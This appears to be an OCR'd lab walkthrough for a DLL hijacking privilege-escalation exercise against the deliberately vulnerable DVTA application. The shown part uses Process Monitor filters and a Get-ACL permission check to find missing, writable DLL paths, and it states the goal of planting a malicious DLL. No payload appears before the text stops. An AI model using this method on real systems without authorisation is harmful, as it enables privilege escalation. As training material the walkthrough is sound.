

ATTACK
DEFENSE
by PentesterAcademy

Name	DLL Hijacking: DVTA
URL	https://attackdefense.com/challengedetails?cid=2104
Type	Windows Security: Privilege Escalation: DLL Hijacking

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Application Analysis

Step 1: Switch to **Target Machine** for analysis of the vulnerable application.

A vulnerable application **DVTA** and **process monitor** application for analysis provided to you.

Note: We are using this machine only for analysis purposes.


Step 2: Run process monitoring application.

Process Monitor Tool:

[Process Monitor]

"Process Monitor is a free tool from Windows Sysinternals, part of the Microsoft TechNet website. The tool monitors and displays in real-time all file system activity on a Microsoft Windows or Unix-like operating system. It combines two older tools, FileMon and RegMon and is used in system administration, computer forensics, and application debugging.**"**

Source: https://en.wikipedia.org/wiki/Process_Monitor




We can notice, all the running processes are captured by the tool. We could also monitor the running process behavior.

If we run a program then the tool would show all the operations performed by that program. i.e Registry, DLL, ReadFile, CloseFile, CreateFile, Queries, etc, therefore this becomes quite easy to detect a missing DLL and application behavior. An attacker can plant a malicious DLL to a missed location if he has the writing permission.

Step 3: Applying a "**CreateFile**" filter to see all the missing files.

Note: Randomly pick any "**CreateFile**" operation and apply the filter as shown below.

Right-click on "**CreateFile**" → **Include 'CreateFile'**




Path	Result
C:\Users\Administrator\AppData\Local	NAME COLLISION
C:\Users\Administrator\AppData\Local	SUCCESS
C:\Users\Administrator\AppData\Local\Microsoft\Windows\Explorer	NAME COLLISION
C:\Users\Administrator\AppData\Local\Microsoft\Windows\Explorer\IconCacheToDelete	NAME NOT FOUND
C:\Users\Administrator\AppData\Local\Microsoft\Windows\Explorer\iconcache_idx.db	SUCCESS
C:\Users\Administrator\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\Us...	SUCCESS
C:\Users\Administrator\Desktop	SUCCESS
C:\Users\Administrator\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\Us...	SUCCESS
C:\Users\Public\Desktop	SUCCESS
C:\Users\Administrator\AppData\Local\Microsoft\Windows\Explorer\iconcache_16.db	SUCCESS
C:\Users\Administrator\AppData\Local\Microsoft\Windows\Explorer	SUCCESS
C:\Users\Administrator\AppData\Local\Microsoft\Windows\Explorer\iconcache_48.db	SUCCESS
C:\Windows\System32\imageres.dll	SUCCESS
C:\Windows\System32\imageres.dll	SUCCESS
C:\Windows\System32\imageres.dll	SUCCESS
C:\Windows\System32\imageres.dll	SUCCESS
C:\Windows\System32\en-US\imageres.dll.mui	SUCCESS
C:\Users\Administrator	NAME COLLISION
C:\Users\Administrator	SUCCESS
C:\Users\Administrator\AppData\Local	NAME COLLISION
C:\Users\Administrator\AppData\Local	SUCCESS
C:\Users\Administrator\AppData\Local\Microsoft\Windows\Explorer	NAME COLLISION
C:\Users\Administrator\AppData\Local\Microsoft\Windows\Explorer\IconCacheToDelete	NAME NOT FOUND
C:\Users\Administrator\AppData\Local\Microsoft\Windows\Explorer\iconcache_idx.db	SUCCESS
C:\Users\Administrator\AppData\Local\Microsoft\Windows\Explorer\iconcache_16.db	SUCCESS
C:\Users\Administrator\AppData\Local\Microsoft\Windows\Explorer	SUCCESS
C:\Users\Administrator\AppData\Local\Microsoft\Windows\Explorer\iconcache_48.db	SUCCESS
C:\Users\Administrator\AppData\Local\Microsoft\Windows\Explorer	SUCCESS
C:\Users\Administrator	SUCCESS

We can notice in the "**Result**" column that there are multiple results shown for each operation along with the path location. This makes the job easier to identify the missing file. It is showing "**NAME NOT FOUND**" means the path which is mentioned in the same row is missing.

In this challenge, we are going to identify the missing DLLs of the provided application and generate a malicious DLL then putting it in right place causes a vulnerable application to load that malicious DLL.

Step 4: We need to make sure that where we are putting a malicious DLL we have the privilege to write in that folder. Verifying if we have the permission to write the DLL to the DVTA directory.


Command: Get-ACL 'C:\Users\Administrator\Desktop\dvta\bin\Release' | Format-List



Note: Restart the process monitoring application before running the vulnerable application.


Step 4: Running DVTA application.


Application: C:\Users\Administrator\Desktop\dvta\bin\Release\DVTA.exe



The vulnerable application is running. Filter the running process i.e DVTA.exe

Press: CTRL + L for process filter.







Ti...	Process Name	P...	Operation	Path	Result	Detail
9:...	DVTA.exe	3...	ReadFile	C:\Windows\SysWOW64\CoreUIComponents.dll	SUCCESS	Offset: 3...
9:...	DVTA.exe	3...	ReadFile	C:\Windows\SysWOW64\CoreUIComponents.dll	SUCCESS	Offset: 1...
9:...	DVTA.exe	3...	ReadFile	C:\Windows\SysWOW64\CoreUIComponents.dll	SUCCESS	Offset: 1...
9:...	DVTA.exe	3...	RegQueryKey	HKLM	SUCCESS	Query: ...
9:...	DVTA.exe	3...	RegQueryKey	HKLM	SUCCESS	Query: ...
9:...	DVTA.exe	3...	RegOpenKey	HKLM\Software\WOW6432Node\Microsoft\Input	REPARSE	Desired ...
9:...	DVTA.exe	3...	RegOpenKey	HKLM\SOFTWARE\Microsoft\Input	SUCCESS	Desired ...
9:...	DVTA.exe	3...	RegSetInfoKey	HKLM\SOFTWARE\Microsoft\Input	SUCCESS	KeySetI...
9:...	DVTA.exe	3...	RegQueryValue	HKLM\SOFTWARE\Microsoft\Input\ResyncResetTime	NAME NOT FOUND	Length: ...
9:...	DVTA.exe	3...	RegQueryValue	HKLM\SOFTWARE\Microsoft\Input\MaxResyncAttempts	NAME NOT FOUND	Length: ...
9:...	DVTA.exe	3...	RegCloseKey	HKLM\SOFTWARE\Microsoft\Input	SUCCESS	
9:...	DVTA.exe	3...	ReadFile	C:\Windows\SysWOW64\msctf.dll	SUCCESS	Offset: 4...
9:...	DVTA.exe	3...	ReadFile	C:\Windows\SysWOW64\TextInputFramework.dll	SUCCESS	Offset: 2...
9:...	DVTA.exe	3...	ReadFile	C:\Windows\SysWOW64\TextInputFramework.dll	SUCCESS	Offset: 4...
9:...	DVTA.exe	3...	ReadFile	C:\Windows\SysWOW64\TextInputFramework.dll	SUCCESS	Offset: 2...
9:...	DVTA.exe	3...	ReadFile	C:\Windows\SysWOW64\msctf.dll	SUCCESS	Offset: 3...
9:...	DVTA.exe	3...	ReadFile	C:\Windows\SysWOW64\msctf.dll	SUCCESS	Offset: 7...
9:...	DVTA.exe	3...	ReadFile	C:\Windows\SysWOW64\msctf.dll	SUCCESS	Offset: 7...
9:...	DVTA.exe	3...	ReadFile	C:\Windows\SysWOW64\msctf.dll	SUCCESS	Offset: 7...
9:...	DVTA.exe	3...	ReadFile	C:\Windows\SysWOW64\CoreUIComponents.dll	SUCCESS	Offset: 3...
9:...	DVTA.exe	3...	Thread Exit		SUCCESS	Thread I...
9:...	DVTA.exe	3...	Thread Exit		SUCCESS	Thread I...
9:...	DVTA.exe	3...	Thread Exit		SUCCESS	Thread I...
9:...	DVTA.exe	3...	Thread Exit		SUCCESS	Thread I...
9:...	DVTA.exe	3...	Thread Exit		SUCCESS	Thread I...
9:...	DVTA.exe	3...	Thread Create		SUCCESS	Thread I...
9:...	DVTA.exe	3...	Thread Exit		SUCCESS	Thread I...
9:...	DVTA.exe	3...	Thread Create		SUCCESS	Thread I...

We can notice, that we have filtered the application.

Uncheck “**Show Registry Activity**” & “**Show Network Activity**”

Apply the filter “**CreateFile**” operation. Right-click on “**CreateFile**” → **Include ‘CreateFile**’

